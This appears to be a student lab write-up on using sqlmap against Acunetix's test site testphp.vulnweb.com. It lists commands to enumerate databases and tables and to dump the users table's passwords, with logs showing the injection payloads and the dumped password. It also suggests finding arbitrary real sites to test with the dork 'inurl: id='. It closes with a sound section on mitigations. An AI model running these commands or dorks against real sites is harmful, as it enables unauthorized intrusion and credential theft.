Assignment-3
SQLMAP


SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

SQL Map is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications. It automates the process of identifying and exploiting SQL injection flaws, making it easier for penetration testers to assess the security of web applications.

Document the commands you used, the responses you received, and any observations you made during the attack.

Step-1: Knowing the vulnerability web.

➢ For knowing vulnerable web search **inurl: id** in kali Linux browser.




inurl: id=

Step-2: Open any one of the websites.

➢ In search bar at the end of the website write double quote or single quote then click enter.

➢ After we get the **SQL error**, we must know that is a vulnerable website.

Step-3: Open command prompt in fire fox.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

welcome to our page

Test site for Acunetix WVS.


➢ To fix the errors type the command as

➢ **Apt-get upgrade – fix-missing**

Step-4: Getting database.

➢ **Sqlmap-u paste url here /listproducts.php?cat=1 –dbs**

Step-5: Knowing Tables in a database.



```
2665a6455537a42434d616f66466b526e73556b616b644a6c4770666d79666b4c667362,0×7178717671),NULL#
---
[04:38:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[04:38:28] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[04:38:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[04:38:29] [WARNING] your sqlmap version is outdated

[*] ending @ 04:38:29 /2023-03-29/


┌──(root㉿kali)-[/home/kali]
└─#
```


➢ **Sqlmap –u url –D database name –tables**

➢ For knowing passwords type command as

➢ **Sqlmap –u url –D databsename –T users –C pass –dump**

➢ For knowing username type command as

➢ **Sqlmap –u url –D databasename –T users –c username –dump**




```
root@kali: /home/kali
    Title: MySQL UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a707171,0x6b4342517
2665a6455537a42434d616f66466b526e73556b616b644a6c4770666d79666b4c667362,0x7178717671),NULL#
---
[04:44:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[04:44:41] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[04:44:43] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/
dump/acuart/users.csv'
[04:44:43] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[04:44:43] [WARNING] your sqlmap version is outdated

[*] ending @ 04:44:43 /2023-03-29/

┌──(root㉿kali)-[/home/kali]
└─#
```

Output: Finally we got the output of database table.



```
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a707171,(SELECT (ELT(3900=3900,1))),0x7178717671),3900)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 7629 FROM (SELECT(SLEEP(5)))ZPUO)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a707171,0x6b4342517
2665a6455537a42434d616f66466b526e73556b616b644a6c4770666d79666b4c667362,0x7178717671),NULL#
---
[04:44:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[04:44:41] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[04:44:43] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/
dump/acuart/users.csv'
[04:44:43] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Describe the potential impact of SQL injection vulnerabilities and suggest mitigation strategies.

SQL injection is a type of cyber attack that occurs when an attacker is able to manipulate an application's SQL query by injecting malicious SQL code. This vulnerability can have severe consequences, potentially leading to unauthorized access, data breaches, and manipulation of the database. Here's a description of the potential impact of SQL injection vulnerabilities and suggested mitigation strategies:

Potential Impact:

1. Unauthorized Access:

- Attackers can gain unauthorized access to sensitive data, such as usernames, passwords, and other confidential information stored in a database.

2. **Data Manipulation:**

- Malicious SQL code can be used to modify or delete data in the database, leading to data corruption or loss.

3. **Information Disclosure:**

- Attackers can extract sensitive information from the database, including personally identifiable information (PII) and other confidential data.

4. **Bypassing Authentication:**

- SQL injection can be exploited to bypass authentication mechanisms, granting unauthorized access to restricted areas or functionalities.

5. **Denial of Service (DoS):**

- In some cases, attackers may use SQL injection to execute resource-intensive queries, causing a denial of service by overwhelming the database server.

Mitigation Strategies:

1. **Parameterized Queries:**
Use parameterized queries or prepared statements to ensure that user input is treated as data, not executable code. This helps prevent SQL injection by separating SQL code from user input.

Input Validation:

Implement strict input validation on both the client and server sides to ensure that user input adheres to expected formats and ranges.

Least Privilege Principle:
Assign the least necessary privileges to database accounts. Avoid using accounts with excessive permissions for accessing the database.

Web Application Firewalls (WAF):
Deploy a Web Application Firewall that can detect and block SQL injection attacks. WAFs can provide an additional layer of defense by inspecting and filtering HTTP traffic.

Code Reviews:
Regularly conduct code reviews to identify and fix potential vulnerabilities. Ensure that developers are educated about secure coding practices, especially regarding input validation and SQL query construction.

Stored Procedures:

Use stored procedures to encapsulate SQL code within the database. This reduces the surface area for potential injection attacks.

Database Encryption:

Encrypt sensitive data stored in the database to protect it even if unauthorized access occurs.

Error Handling:

Implement proper error handling to provide generic error messages to users, while detailed error information should be logged for developers. This prevents attackers from gaining insights into the database structure through error messages.

Regular Security Audits:

Conduct regular security audits and penetration testing to identify and address potential vulnerabilities, including SQL injection risks.

By implementing these mitigation strategies, organizations can significantly reduce the risk of SQL injection vulnerabilities and enhance the overall security of their web applications and databases.